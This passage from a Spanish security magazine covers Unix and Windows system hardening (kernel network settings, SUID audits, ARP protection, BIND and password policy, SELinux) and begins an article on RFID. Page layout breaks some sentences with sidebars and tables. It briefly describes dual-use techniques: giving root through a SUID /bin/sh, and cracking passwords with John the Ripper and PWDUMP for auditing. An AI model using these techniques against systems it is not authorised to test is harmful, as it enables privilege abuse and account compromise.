- Suelen tener acceso a redes con información más sensible, datos confidenciales, o a sistemas críticos respecto a la disponibilidad de los servicios;
- Son por lo general, mas accesibles dentro las redes internas e incluso accesibles físicamente (máquina con shell abiertos y pantallas disponibles a cualquiera que pase por ahí, puntos de red accesibles, cables visibles, acceso a las fuentes de alimentación, acceso al soporte de backup, etc);
- Pocas veces se llevan auditorías internas de sistemas no críticos, y esto, unido a esa falsa sensación de seguridad, hacen que sea mucho más complicado – de lo que ya es – detectar una posible intrusión;
- Si un atacante externo se hace con una de las máquinas de la red interna, se puede decir sin miedo a exagerar que tenemos una situación crítica, ya que el acceso a cualquier otro punto de la red puede ser trivial.

Por eso estos sistemas, aunque no tan seguros como otros, también deben contar con una metodología de seguridad y de mantenimiento. Es importante prestar atención a la correcta configuración de los sistemas – aunque sea básica – para poder evitar problemas mayores en un futuro.

Listado 1. *En GNU/Linux:*

```
/proc/sys/net/ipv4/conf/all/accept_redirects:0
/proc/sys/net/ipv4/conf/all/accept_source_route:0
/proc/sys/net/ipv4/conf/all/send_redirects:0
/proc/sys/net/ipv4/icmp_echo_ignore_broadcasts:1
/proc/sys/net/ipv4/ip_forward:0
/proc/sys/net/ipv4/ipfrag_time:30
/proc/sys/net/ipv4/tcp_keepalive_intvl:35
/proc/sys/net/ipv4/tcp_keepalive_probes:4
/proc/sys/net/ipv4/tcp_orphan_retries:3
/proc/sys/net/ipv4/tcp_max_orphans:8192
/proc/sys/net/ipv4/tcp_max_syn_backlog:1024
/proc/sys/net/ipv4/tcp_max_tw_buckets:200000
/proc/sys/net/ipv4/tcp_sack:1
/proc/sys/net/ipv4/tcp_syn_retries:4
/proc/sys/net/ipv4/tcp_abort_on_overflow:0
/proc/sys/net/ipv4/neigh/default/gc_stale_time:60
```

Listado 2. *En AIX con el comando /usr/sbin/no -o*

```
somaxconn:4096
ipsendredirects:0
ipforwarding:0
tcp_keepidle:900
bcastping:0
ipignoreredirects:1
ipsrcroutesend:0
ipsrcrouterecv:0
ipsrcrouteforward:0
arpt_killc:20
```

Listado 3. *En Solaris con el comando ndd -set*

```
/dev/ip ip_forwarding 0
/dev/arp arp_cleanup_interval 2000
/dev/ip ip_respond_to_echo_broadcast 0
/dev/tcp tcp_conn_req_max_q0 4095
/dev/tcp tcp_conn_req_max_q 1024
```

Creación de una checklist manual

En la seguridad de sistemas es imprescindible tener algún tipo de referencia de lo que estamos haciendo, el estado en el que estaba, y lo que nos queda por hacer, es decir, un pequeño *guión* de los pasos a seguir. Debemos adaptar este guión a nuestras necesidades e intentar cumplirlo en todas las máquinas que aseguremos, para estar seguros, cuando haya pasado un tiempo, de los elementos de seguridad que miramos en cada sistema. Este checklist debería contemplar el elemento revisado, y el estado en el que estaba, así como si se solucionó el problema o no. El gráfico adjunto sería un ejemplo de un fragmento de una checklist para un sistema Sun Solaris 8.

Revisión general de integridad del sistema

Cuando hablamos de revisar un sistema que ya está en producción, es decir, ha podido ser atacado y vulnerado previamente a nuestra revisión, para tener en cuenta esto haremos

Tabla 1: *Checklist Solaris*

Tarea	Prio	Rev	Estado
1.2. Instalación Sistema Operativo	-		
1.3. Activar la password de root	0		
1.4. Instalar Software de Base	-		
1.5. Verificar la consistencia del Software instalado	2		
2.1.3. Realizar Copia de Seguridad del Sistema	2		
2.1.4. Actualizar Sistema Operativo al último nivel	0		
2.1.5. Verificar la consistencia del Software instalado	3		
2.1.6. Revisión general de integridad del sistema	2		
2.2. Protección física y presencial	2		
2.2.1. Sparc EEPROM	1		
2.2.2. Otras precauciones respecto a la seguridad físico	1		
3.1.1. Prevención de ataques por desbordamiento de pila	0		
3.1.2. Prevención de volcado de información sensible.	0		
3.1.3. Prevencion del uso de ahorro de energía	1		
3.1.4. Configuración IP Forwarding.	0		
3.1.5. Ajustes frente a ataques ARP.	0		
3.1.6. Ajuste del Multihoming IP estricto	1		
3.1.7. Ajuste del reenvío automático de Broadcast	1		
3.1.8. Ajuste del Source Routing	0		
3.1.9. Ajuste de los sistemas de enrutamiento dinámico	0		
3.1.10. Ajuste de las respuestas ante ICMP Broadcast	0		
3.1.11. Ajuste de las respuestas a timestamp Broadcast	0		
3.1.12. Ajuste de ICMP Redirect	0		
3.1.13. Ajuste ante ataques de SYN Flood	0		
3.1.14. Ajuste ante ataques por agotamiento de recursos (TCP)	0		
3.1.15. Modificación predictibilidad TCP	0		
3.1.16. Límites del sistema	2		
3.2.2. Identificar y eliminar Software no utilizado (Minimización).	0		
3.2.3. Revisar servicios arrancados en el inicio del sistema.	0		
3.2.3.1. Fichero */etc/inittab*	1		
3.2.3.2. Otros ficheros de arranque (Unix System 5)	1		
3.2.3.3. Demonios de red dependientes de inetd.	0		
3.2.3.4. Otros servicios de red activos en el sistema	1		
3.2.3.5. Resolución de nombres (DNS)	1		
3.3. Control del tráfico. TCP Wrappers	2		
3.4. Control del tráfico. IPFilter	-		
3.5.1. Revisión ficheros */etc/passwd* y */etc/shadow*.	0		
3.5.2. Revisión usuario root.	0		

un par de pruebas para detectar posibles intrusiones y modificaciones sobre la configuración *original* del sistema. En los casos más comunes de intrusión siempre existe un intento de preservar ese estatus de acceso al sistema mediante el uso de alguna técnica que nos garantice el poder entrar a voluntad en el sistema violado.

Rootkits y caballos de Troya

El uso de rootkits: herramientas típicas del sistema (*login, ps, ls, who, last, etc*), que por un lado ocultan la presencia del intruso y por otro lado la facilitan. Son versiones modificadas de las herramientas normales de administración. La mejor manera de evitar la instalación de Rootkits es mediante sistemas de comprobación de integridad de archivos (por ejemplo, Tripwire), para conocer cuando un binario ha cambiado. Herramientas como Babel Enterprise automatizan esta gestión y notifican cuando aparece un fichero nuevo en un directorio crítico, o cuando un fichero determinado ha cambiado su contenido mediante la generación y gestión de hashes de forma centralizada.

Existen diversas herramientas que nos ayudarán a encontrar caballos de troya o elementos sospechosos, como virus o capturadores de teclado / pantalla, muy usados en el phising. Lo mejor para ello es tener actualizado un antivirus y correr periódicamente herramientas de detección de caballos de troya, algunas de ellas:

- ClamAV: Antivirus de código libre multiplataforma. *http://www.clamav.net/*;
- RootKit Hunter: Herramienta libre de búsqueda de troyanos (para Unix): *http://www.rootkit.nl/*;
- ChkRootkit: Herramienta libre de búsqueda de troyanos (Unix). *http://www.chkrootkit.org/*;
- SpyBot S&D. Herramienta de búsqueda de trojanos y spyware (Windows). *http://www.safer-networking.org/es/index.html*;
- Detectores de troyanos y rootkits (Windows). Muchos rootkits modernos usan técnicas de ocultación que los hace invisibles ante los antivirus, y es necesario utilizar herramientas más especializadas, como por ejemplo:

  - F-secure Blacklight. *http://www.f-secure.com/blacklight/*;
  - IceSword *http://www.xfocus.net/tools/200509/IceSword_en1.12.rar.*

Ficheros SUID0

En sistemas UNIX el uso incorrecto de SUID o SGID puede ser muy peligroso, simplemente poniendo el bit de SUID en */bin/sh* podemos dar permisos de root a cualquiera que lo ejecute. Debemos estar atentos a nuevos ficheros de estas características que se localicen en la máquina; demasiadas aplicaciones de Unix se instalan por defecto con ejecutables setuidados cuando realmente este bit no es necesario, por lo que a la hora de instalar nuevo software o actualizar el existente hemos de acordarnos de resetear el bit de los ficheros que no lo necesiten. Especialmente grave es la aparición de archivos setuidados de los que el administrador no tenía constancia (ni son aplicaciones del sistema ni aplicaciones añadidas), ya que esto casi en el 100% de los casos indica que nuestra máquina ha sido comprometida por un atacante. Esto es fácil de detectar mediante unos simples comandos:

```
SetUID      /usr/bin/find / -perm -4000 -ls
SetGID      /usr/bin/find / -perm -2000 -ls
Sticky Bit  /usr/bin/find / -perm -1000 -ls
```

Si un fichero *SETuid0* aparece en un directorio de usuario, un directorio extraño (por ejemplo */var/log o /tmp*), seguramente implique una intrusión.

Ajustando el kernel

A menudo el kernel o *núcleo* de nuestro sistema incluye una parametrización débil de elementos críticos de red, como pueden ser el refresco ARP, el tamaño de los buffers o el buffer de conexiones entrantes. En los sistemas Unix, se puede acceder a estos parámetros directamente, en sistemas Windows tendremos que modificar diferentes Keys del registro.

Un ejemplo muy sencillo de qué tipo de vulnerabilidades podemos corregir con estos ajustes sobre el kernel son los ataques de ARP Spoofind. No los podemos evitar así, pero podemos mitigar su daño. Por ejemplo, para ataques ARP, tenemos dos diferentes posibles vectores de ataque:

- Cache poisoning (llenar el caché de otros host con una información falsa acerca de nuestro par IP/MAC de forma que no pueda encontrar nuestro host a nivel dos para una respuesta eventual);
- MAC Spoofing, consistente en hacernos pasar por otro host a nivel de enlace, con los peligros que ello representa.

Ambos peligros se pueden mitigar utilizando un refresco más rápido en la caché de ARP y/o estableciendo una serie de MAC estáticas cargándolas en el arranque del sistema mediante comandos arp.

La RFC 826 especifica que las entradas de ARP se deben borrar después de un tiempo razonable. Unos cinco minutos para la tabla de ARP y unos veinte minutos para la parte de IP. Esto puede mejorarse desde el punto de vista de la seguridad reduciendo estos tiempos a un minuto, para modificar estos parámetros bastan los comandos:

```
  /usr/sbin/no -o arpt_killc=
20  (EN AIX)
  echo "20" > /proc/sys/net/
ipv4/neigh/eth0/
gc_stale_time (LINUX)
  ndd -set /dev/arp
arp_cleanup_interval
20000 (Solaris)
  ndd -set /dev/ip
ip_ire_arp_interval
  20000 (Solaris)
```

La otra posibilidad es cargar en el arranque un archivo con todos los

pares IP/Mac de la red, fijándolos y de esta forma impidiendo un poisoning de la caché ARP. Para simplificar este proceso, lo más idóneo seria apuntar en la lista los pares IP/MAC de los gateways de la red así como de los hosts mas importantes (consola de FW-1, otros módulos de FW-1, router, servidor DNS, sistemas de autenticación, etc). Si por ejemplo, tenemos el fichero par_mac_ip.txt con el contenido:

```
host1.dominio.com 08:00:20:ba:a3:c5
host2.dominio.com 08:00:20:4d:6d:30
host3.dominio.com 08:00:20:b3:48:57
```

Podemos cargarlo con el comando

```
arp -f par_mac_ip.txt
```

Existen numerosos parámetros del kernel que podemos manipular y mejorar referentes a la pila TCP/IP. En cada sistema hay que mirarlo en sitios diferentes.

Minimizando el sistema. Eliminando servicios y software innecesario

Para este punto es fundamental la información de los servicios que son necesarios en el sistema, ya que no podemos deshabilitar un servicio si no estamos absolutamente seguros de que eso no va a afectar al funcionamiento del servidor. Siempre se dice que conviene quitar los servicios no necesarios, pero veamos algunos ejemplos prácticos de porque tener un servicio que no vamos a utilizar puede ir en contra nuestra.

Si tenemos un servicio corriendo en el host, configurado por defecto, cualquiera que sepa un poco acerca de la tecnología de nuestros sistemas conocerá las password por defecto, configuración por defecto, permisos por defecto o problemas por defecto de ese software, solo le basta *buscar* a alguien que tenga ese servicio, mirar la versión y probar el *bug*, que puede ser un fallo del software o una falta de configuración o mala configuración.

Un servidor SNMP configurado por defecto suele tener la comunity read *public*, que nos puede dar muchísima información del sistema, incluyendo direcciones IP, rutas, software instalado, servicios corriendo, procesador, nombre del host y otra información de interés para atacantes. Recientemente un bug en la implementación de muchos demonios SNMP de diversos fabricantes fue utilizado mediante un exploit para provocar un DoS en el host que corría el servicio. Mucha gente no era consciente de que su sistema era vulnerable porque no sabía si había instalado o no ese software, Solaris lo instala por defecto. Muchos servidores FTP mal configurados permiten a usuarios anónimos hacer upload de archivos, existen herramientas de escaneo de ftp con permiso público de *escritura/*

lectura, que buscan victimas para crear repositorios públicos de warez (*software pirata*).

Los gusanos aprovechan vulnerabilidades *de serie* para propagarse, es decir, buscan de forma automática sistemas que han dejado la configuración básica y dicha configuración trae un bug documentado que al necesitar corregirse de forma manual por el administrador que muchas veces desconoce que ese servicio se halle corriendo ya que no lo ha configurado ni tiene constancia de que exista. Ejemplos tenemos Nimda y Red alert que utilizaban vulnerabilidades de IIS. También existen precedentes de gusanos Unix.

Sistemas BIND de múltiples versiones eran susceptibles a ataques de Buffer Overflow, que bien realizados permiten la ejecución de comandos remotos. Si no lo estamos usando, es mejor desactivar el software, ya que aunque no tenga una vulnerabilidad conocida ahora es más que probable que en un futuro alguien descubra una, y ese día podemos ser vulnerables sin ninguna necesidad. Un ejemplo del propio Alex Noordergraaf, es el OpenWindows Calendar Manager Server. Daemon (*rpc.cmsd*), que es totalmente innecesario en casi cualquier servidor. Este demonio se instala por defecto en las instalación de *End* user, *Developer*, o la distribución completa y tiene varias vulnerabilidades conocidas para las últimas versiones de Solaris.

Para desactivar servicios que están corriendo en nuestra máquina, en sistemas Unix, estos dependen del fichero */etc/inittab* y de la estructura de niveles de System V. El fichero /etc/inittab contiene generalmente la secuencia de scripts de arranque del sistema, y tiene un formato especial. Ahí se pueden ocultar también servicios programados para el arranque. Hay que tener en cuenta que las primeras líneas no comentadas de este fichero son necesarias para el arranque del sistema.

En sistemas Unix, este script lista los scripts utilizados en el arranque del sistema:

```
/usr/bin/grep -v "^:" /etc/
inittab | /usr/bin/cut -d: -f4
 /usr/bin/ls /etc/rc?.d/S*
```

En sistemas Windows, existe un panel de control donde se puede ver los servicios que están actualmente corriendo, y se pueden parar o desactivar. Es muy aconsejable antes de desactivar cualquier servicio, probar a pararlo y comprobar que el comportamiento del servidor es correcto y que no hemos desactivado nada crítico. Existen diversas referencias a la hora de minimizar servicios en cada arquitectura. Herramientas como Babel Enterprise traen juegos completos de servicios que deberían desactivarse por defecto en diferentes sistemas operativos.

En sistemas UNIX, los servicios dependientes de INETD o XINETD también deben ser considerados a todos los efectos como candidatos a ser desactivados, esto es especialmente importante en sistemas como Solaris o AIX que disponen de gran cantidad de servicios habilitados por defecto (entre ellos FTP o Telnet) dependientes de INETD. Esto se puede parametrizar en */etc/inetd.conf* generalmente.

Ejemplo de asegurar aplicaciones del sistema: Bind

Si nuestro sistema necesita ejecutar un servidor de nombres, debemos prestar especial atención, sobre todo si se trata de un servidor externo ya que siempre estará más expuesto a posibles ataques.

Hay múltiples razones por las cuales se considera que un servicio DNS es generalmente un servicio clave, y en el que debe prestarse especial atención a la hora de asegurar de forma correcta, aquí tenemos algunas razones por las cuales deberíamos considerar los riesgos de seguridad:

- Un atacante puede obtener mucha información si las transferencias de zona son posibles: la lista entera de hosts y routers con dirección IP, sus nombres e incluso comentarios dan datos para mapear nuestra red por parte del intruso;
- DoS: Si nuestros servidores DNS caen, nuestro sistema no es visible. Perdemos todos los servicios externos que dependan de un nombre. Esto incluye correo, http, ftp y cualquier otro servicio;
- Perdida de integridad: Si un atacante modifica nuestros datos, hace un DNS Spoof o monta un DNS Fake (un DNS falso que reemplaza al nuestro después de un DoS), puede inducir datos falsos a conexiones desde Internet. Puede redirigir nuestros servicios (mail, web, etc) a otro sistema. Esto se conoce como DNS Poisoning, y es muy peligroso porque virtualmente *desvía* todas nuestras conexiones

Librería

- Armoring Solaris, Lance Spilzner Solaris Installation Secure Standard Practices, Oregon Univ;
- Seguridad en redes y unix v2.0 - Antonio V. Huerta: *http://andercheran.aiind.upv.es/toni/personal/unixsec.pdf*;
- Solaris Advanced System Administrator's Guide, Second Edition, Janice Winsor;
- Hack Proofing Sun Solaris 8, Wyman Miles;
- Hardening BIND DNS Server, securiteam.com;
- Practical Unix and Internet Security, Garfinkel, Simon and Spafford;
- *http://pubweb.nfr.net/~mjr/pubs/think/index.htm*;
- Guías del CIS *http://www.CISecurity.org*;
- Guías del CCN *http://www.ccn.cni.es/series.html*;
- Asegurar Kernel AIX, *http://www-aix.gsi.de/~bio/DOCS/aix510custom.html*;
- JASS (Solaris Security Toolkit), *http://www.sun.com/software/security/jass/*;
- Solaris C2 Security Module (BSM), *http://www.boran.com/security/sp/Solaris_bsm.html*.

a un site que puede estar controlado por el atacante;
- Falsear datos de autenticación basada en direcciones de nombres, si nuestro proxy o firewall permite el paso a determinadas direcciones en función de su nombre, podemos falsear el DNS para evitar esta protección. Lo mismo se aplica a muchos servicios que basan su autenticación en nombres en vez de IP (rlogin, etc).

Para asegurar un servidor de nombres, es necesario considerar los siguientes aspectos:

- Lo primero que deberíamos tener en cuenta es que un servidor DNS debería estar montado sobre una máquina dedicada y asegurada al máximo. No conviene en absoluto compartir el sistema con otros servicios, especialmente si estos implican el login de usuarios dentro del mismo host;
- Redundancia: Instalar un servidor secundario en una red diferente (incluso como servidor contratado en una empresa ajena), o tener repartidos nuestros servidores de nombres en distintos emplazamientos lógicos (e incluso físicos) ayuda bastante a mitigar el posible daño de un DoS y las consecuencias que eso tiene;
- Utilizar la ultima versión conocida sin vulnerabilidades, para ello podemos consultar *CERT* y *BUGTRAQ*. Estar permanentemente y de forma periódica, atento a nuevas vulnerabilidades de BIND para hacer un upgrade o instalar un parche cuando sea necesario;
- Restringir las transferencias de zona al mínimo. Seria interesante no permitir búsquedas recursivas;
- Ejecutar *BIND* con un usuario diferente de root;
- Configurar *BIND* para que no informe sobre su número de versión. Ocultar toda la información posible a un atacante siempre ayuda.

Existen multitud de servicios que pueden -y a menudo deben- ser configurados de forma segura, los ejemplos más comunes son los servidores WEB (IIS, Apache), servidores de aplicaciones (Tomcat), agentes SNMP, servidores Telnet, FTP y SSH, servidores de base de datos (como MySQL u Oracle), servidores de correo como Sendmail o Postfix y un largo etcétera. Generalmente basta con comprobar un par de elementos clave, tales como passwords por defecto, versiones, parches y permisos sobre los ficheros de configuración. Se ha detallado en profundidad seguridad de Bind simplemente como ejemplo.

Políticas de cuentas de usuarios y passwords

En sistemas Unix, gran parte de la información de usuarios y passwords se almacena en el fichero */etc/passwd*, y como primer paso se deberá revisar este fichero y comprobar que no existen usuarios *extraños* ni ningún usuario con UID0 excepto root. En sistemas Windows el comando para visualizar los usuarios del sistema es *net user*.

No debe haber ningún usuario sin password. No debe de haber ningún usuario que no tenga password y en especial el usuario root. Es de vital importancia el comprobar de forma periódica que no hay usuarios sin password. Tampoco debemos tener ningún uid repetido. El uid asignado a cada usuario debe de ser único y no estar repetido.

El endurecimiento de las políticas de autenticación es generalmente molesto en un sistema cuyos usuarios ya se han acostumbrado a usar siempre la misma password, o a utilizar password poco seguras, cortas o que no caducan, pero generalmente el sistema de login/password es uno de los factores más vulnerables. Para ello podemos dotar al sistema operativo de unas medidas más estrictas.

Considerar seriamente la política de passwords e implementar una caducidad en los passwords. En cada sistema se puede hacer de una manera determinada, en Windows con el editor de políticas de seguridad, y en *GNU/Linux* modificando los siguientes parámetros del fichero */etc/login.defs*:

```
CHFN_RESTRICT   rwh
LOGIN_TIMEOUT   120
LOGIN_RETRIES   3
PASS_MAX_DAYS   60
PASS_MIN_DAYS   0
PASS_WARN_AGE   7
ENV_SUPATH   PATH=
/usr/local/sbin:/usr/local/bin:
/usr/sbin:/usr/bin:/sbin:
/bin:/usr/bin/X11
ENV_PATH   PATH=
/usr/local/bin:/usr/bin:/bin:
/usr/bin/X11:/usr/games
FAIL_DELAY   10
```

Existen formas de implementar mecanismos de autenticación segura en sistemas Unix mediante módulos PAM especializados. PAM (*Pluggable Authentication Module*) es un método estándar en muchos sistemas Unix que permite utilizar un método de autenticación diferente al estándar: tarjetas de coordinadas, OTP (*One Time Password*), S/Key, Kerberos, u otros. La arquitectura PAM ha venido a solucionar diferentes problemas históricos de la autenticación de usuarios en entornos Unix, especialmente en entornos complejos, proporcionando una independencia entre los servicios del sistema y los mecanismos de autenticación utilizados.

Auditando los passwords con John the Ripper

Es muy importante hacer una pequeña auditoria del grado de seguridad de los passwords (en sistemas con un número de usuarios *medio/alto*), utilizando una herramienta como *John the ripper* para testear el grado de calidad de los passwords. Generalmente sorprende ver como ciertas cuentas pueden tener passwords tan fácilmente adivinables.

Es uno los de los puntos más vitales y a menudo más desprotegidos. Podemos encontrar esta herramienta ampliamente difundida en Internet, y es código libre: *http://www.openwall.com/john/*. En Win-



dows, necesitamos PWDUMP para poder emplear primero John.

En esta página encontraremos información de como hacerlo: *http://www.foofus.net/fizzgig/ wdump/.*

Otras tareas importantes en la seguridad de sistemas

Hemos hablado de las tareas *críticas* más habituales en la seguridad de sistemas. Existen muchas tareas más que podemos realizar y que aún no hemos hablado de ellas. Estas tareas generalmente deben realizarse, aunque depende del grado de seguridad que queramos implementar. Esta sería una breve sinopsis:

- Auditando permisos y ownership;
- Identificación de ficheros SUID0 del sistema;
- Revisión de las políticas de auditoría y registro (Logs);
- Asegurar del entorno. Entornos críticos (Root);
- Asegurando servicios remotos. SSH, RLOGIN, Telnet, FTP y otros;
- Identificando hosts sospechosos en redes adyacentes;
- Revisión de puertos abiertos y aplicaciones en escucha;
- Gestión del inventario de software instalado;
- Gestión de parcheado y actualización en diferentes plataformas.

Muchas de estas tareas son terriblemente *manuales* y difíciles de hacer -por su tediosidad- sin una herramienta automática. Algunas tareas, como la de verificar los permisos y la propiedad de los usuarios son complicadas sin tener una referencia de todos los ficheros críticos del sistema y los permisos y propietarios que deberían tener. Existen herramientas como ASSET (solo para Solaris) que sirven para estos propósitos, pero son muy dependientes del sistema operativo. Otras herramientas como Babel Enterprise permiten gestionar esto mismo de forma centralizada y particularizada para Sistema Operativo. En sistemas Unix realizar un script es generalmente sencillo y existen muchos ejemplos, integrados también en los proyectos de seguridad de sistemas Unix: *SECUR, TITAN, JASS* y *YASSP.*

Automatización en la seguridad de sistemas

Estos proyectos además suelen comprobar algunos de los elementos críticos mencionados. También existen diversos organismos, entre ellos el Centro Criptográfico Nacional, dependiente del CNI (*Centro Nacional de Inteligencia*) que proveen *de guías de militarización* para diversos sistemas. Guías del CCN: *http://www.ccn.cni.es/series.html.* Generalmente estas guías son descripciones de procedimientos manuales complicadas de automatizar. Otras guías como las del CIS (*Center for Internet Security*) proveen herramientas y scripts de valoración que pueden ser muy interesantes. CIS *http://www.CISecurity.org*

El principal problema de las herramientas de militarización o simplemente de auditoria de seguridad de sistemas (que comprueban qué esta mal, pero no lo arreglan) es su carácter local, es decir, se ejecutan en una máquina, y dan los resultados en un formato poco manejable, generalmente sobre un fichero en esa misma máquina.

Esto limita mucho las posibilidades de gestionar eficientemente un parque de sistemas importante (más de 10 máquinas). Para ello existen herramientas especializadas, de las cuales comentaremos dos:

Enterprise Security Manager, de Symantec. Es una herramienta orientada a entornos corporativos que audita muchos de los parámetros descritos aquí. ESM necesita de agentes distribuidos en cada máquina que se quiere auditar, soportando gran variedad de plataformas y sistemas operativos. Ejecuta políticas parametrizadas por el usuario en un entorno centralizado y permite obtener resultados detallados de cada sistema así como evaluar numéricamente el grado de seguridad de cada sistema, manteniendo además un histórico de la evaluación de cada sistema, por grupos y tecnología. *http://www.symantec.com/avcenter/security/Content/Product/Product_ESM.html*

Babel Enterprise (*http://babel.-sourceforge.net*), es un proyecto de Software Libre. Permite mediante un despliegue de agentes ligeros (escritos en shellscript) auditar diferentes elementos de seguridad del sistema operativo, tales como cuentas de usuarios (incluyendo un test con John de Ripper), permisos de ficheros, búsqueda de *SUID0,* minimización de servicios innecesarios, gestión centralizada de parches y gestión centralizada de hashes de ficheros entre otras muchas características. De igual forma que ESM, permite obtener resultados detallados de cada sistema así como evaluar numéricamente el grado de seguridad de cada sistema, manteniendo además un histórico de la evaluación de cada sistema.

En la Red

- *http://sysinternals.com/Blog/;*
- *http://ntsecurity.nu;*
- *http://erwan.l.free.fr/index.html;*
- *http://escert.upc.es/index.php/web/es/index.html;*
- *http://www.porcupine.org/forensics/column.html.*

Sobre el Autor

Sancho Lerena, experto en seguridad en sistemas Unix, con varios años de experiencia en consultoría de seguridad en Sistemas. Es Director Técnico de Ártica Soluciones Tecnológicas.

Seguridad en sistemas de alto nivel, sistemas operativos seguros. SELinux y Pitbull

Por último, y para terminar este breve artículo sobre la seguridad de sistemas, me gustaría hablar sobre implementación de mejoras de alta seguridad sobre a los sistemas tradicionales, hablo de la implementación de MLS (Multi Level Systems) como SELinux o Pitbull

Los sistemas Unix habituales (AIX, Solaris, HP-UX, GNU/Linux, BSD) utilizan utilizado el modelo de control de acceso discrecional (Discretionary Access Control, DAC) en el que un usuario tiene un completo control sobre los objetos que le pertenecen y los programas que ejecuta. Así mismo, el programa ejecutado por un usuario tendrá los mismos permisos de ese usuario que lo está ejecutando.

Esto implica que la seguridad del sistema depende de las aplicaciones que se están ejecutando y, por tanto, cuando se produce una vulnerabilidad de seguridad en una aplicación, ésta afecta a todos los objetos a los que el usuario tiene acceso. Si la aplicación es ejecutada por el usuario root, el atacante puede obtener los máximos privilegios en la máquina, comprometiendo totalmente la seguridad del sistema.

Otro modelo de control de acceso es el denominado control de acceso obligatorio (Mandatory Access Control, MAC), donde existe una política de seguridad definida por el administrador y que los usuarios no pueden modificar. Esta política va más allá de establecer propietarios de archivos sino que fija *contextos*, en donde se indica cuando un objeto puede acceder a otro objeto. Este modelo de control de acceso puede aumentar el nivel de seguridad, especialmente cuando se establece como base de la política definida que no se permite cualquier operación no expresamente autorizada.

Los sistemas que implementan MAC, simplemente añaden unos nuevos juegos de comandos y expanden los existentes, añadiendo además nuevas listas de control, grupos o dominios para gestionar los permisos, grupos y usuarios, añadiendo además nuevas características de seguridad como permisos mucho más granulares. Podemos hablar de dos herramientas de este tipo: *SELinux* (*http://selinux.sourceforge.net*) puede considerarse como una implementación práctica del modelo de seguridad de control de acceso obligatorio basado en el núcleo del sistema operativo *GNU/Linux*. Bajo *SELinux*, se otorga acceso al sistema a los procesos en base a los diferentes dominios de ejecución. Cada dominio posee un conjunto de operaciones que puede llevar a cabo sobre cada uno de los diferentes tipos de archivo, directorio u otro recurso. *Pitbull* (*http://www.argus-systems.com/*) es una implementación, de TOS (Trusted Operating System) para sistemas *GNU/Linux*, AIX y Solaris. Tiene diferentes versiones (LX, Foundation). Tiene la certificación Common Criteria LSPP de EAL 4+, lo cual es más de lo que pueden decir cualquier producto similar. Se trata de un producto de gran complejidad técnica y de administración y que proporciona una seguridad de grado militar. ●



RFID – Otro round entre la funcionalidad y la seguridad

Ezequiel Martin Sallis 

Grado de dificultad

En la lucha eterna del equilibrio entre la seguridad y la funcionalidad, ya hemos visto pasar a varias tecnologías, solo por mencionar algunas 802.11, Bluetooth entre otras, pero como no podía ser de otra manera le llegó el turno a RFID (Radio Frequency Identification).

RFID, es una tecnología de identificación por radiofrecuencias, que permite el reconocimiento automático a distancia, basado en uno de sus principales componentes los TAGS (Etiquetas) de RFID, permitiendo esto un beneficio muy importante en lo que refiere a la logística, la distribución y la cadena de abastecimiento, pero como veremos mas adelante la aplicación de esta tecnología, también esta siendo adoptada en muchos otros aspectos y procesos, como el control de accesos y el pago electrónico y la identificación de documentación personal. Un Sistema de RFID suele basarse en varios componentes: *Tags, Tag Readers, Front-Ends, Middleware, Back-Ends.*

RFID – La tecnología y sus componentes

Esta tecnología permite la transmisión de información a distancia gracias a la etiqueta RFID (TAG), la cual, al ser leída por el Lector de RFID transmite la información contenida en ella a la aplicación intermedia (*Middleware*) la cual, se encargara de procesarla, para finalmente tomar o depositar la información, en una base de datos, típicamente ubicada en el *back-end.* (Ver Figura 1) Esa información transmitida por el Tag puede proveer información relacionada con la identificación del producto, la ubicación de la mismo, o bien otros datos específicos que puede contener el Tag, tales como color, precio, datos de compra, datos de vencimientos entre otros.

RFID – Tipos de Etiquetas

Existen distintos tipos de etiquetas (Ver Figura 2), estas se diferencian entre si, por la frecuencia en la que operan, la cantidad de información

En este artículo aprenderás...

- Que es RFID (*Radio Frecuency Identification*);
- Como funcional esta Tecnología;
- Cuales son sus aplicaciones más habituales;
- RFID, La privacidad de la información y la legislación vigente;
- Cuales son los riesgos.

Lo que deberías saber...

- Nociones Básicas de medios fisicos de comunicación inalámbrica;
- Nociones Básicas de seguridad en Infraestructura de aplicaciones Web.

que pueden contener, el tipo de funcionamiento y su durabilidad. Existen tres tipos:

- Etiquetas Pasivas – Estas operan en la Frecuencia de los 13,56 MHZ y no tienen fuente de energía interna, sino que la pequeña corriente inducida en la antena, brindada por la señal entrante de la frecuencia radial, produce la energía suficiente para que el circuito integrado, pueda encenderse y comenzar a transmitir (*Backscatter*). Estas etiquetas son las de menos tamaño, por ende las mas livianas y con una vida útil que puede ir hasta los 99 años;
- Etiquetas Semipasivas – Son muy similares a las etiquetas Pasivas, salvo por el agregado de una pequeña bateria, esta bateria mantiene una corriente continua en la memoria no volátil del circuito integrado, por lo cual la antena no debe preocuparse por recolectar la dicha corriente. La antena esta más optimizada a su función de transmisión de radio frecuencia lo cual hace que sea más rápida y robusta que los Tags Pasivos;
- Etiquetas Activas – Las etiquetas activas poseen su propia fuente de energía y son capaces de alcanzar mayores distancias (10 metros aproximadamente), a poseer una batería su vida útil de es de hasta 10 años, estos economizan el consumo de energía, trabajando en intervalos definidos de operación.

RFID – Tipos de Frecuencias

Existen distintas frecuencias en las que los sistemas de RFID, pueden operar, cada una de ellas representa distintos pro y contras en base a su aplicación.

Low Frequency (125 a 134.2 kHz y de 140 a 148.5 kHz)

Las etiquetas y lectores de baja frecuencia, se encuentran típicamente en tarjetas utilizadas para el control de acceso (*Contact less Smartcards*). La distancia en este caso es muy acotada y esta limitada a centímetros.

High Frequency (13.56 MHz)

Esta frecuencia opera en distancias de hasta un metro y se utiliza típicamente en la Identificación de productos o personas (Pacientes, Convictos y otros).

Ultra-High Frequency (915 MHz, 433.92 MHz. o 315 MHz)

Dependiendo la tecnología pueden llegar a operar en una distancia de hasta 10 Metros o mas, típicamente esta tecnología es la que se utiliza para las cadenas de distribución y abastecimiento.

Microwaves

Utilizadas para grandes distancias y mayor velocidad, operan en el rango que va de los *30 metros a los 100 metros*, un lugar donde se la utiliza suele ser por ejemplo los sistemas de pase automático de las autopistas.

Aplicaciones de RFID

Hoy en día, existen numerosas aplicaciones para estas tecnologías (Ver Figura 3 y 4), pero la mas creciente, es el que esta bajo el estándar EPC (*Electronic Product Code*), utilizada en la identificación de productos, la cual brinda una clave única para un producto o ballet, que permite detallar información sobre el mismo, en cualquier momento de la cadena de abastecimiento.

Adicionalmente, entre otras aplicaciones podemos mencionar las siguientes:

- Implementaciones ganaderas, para la identificación de ganado, su historial, sus progenitores, sus descendientes y su producción;
- Identificación en medicamentos de la fecha de vencimiento o bien la información sobre los efectos secundarios del mismo;
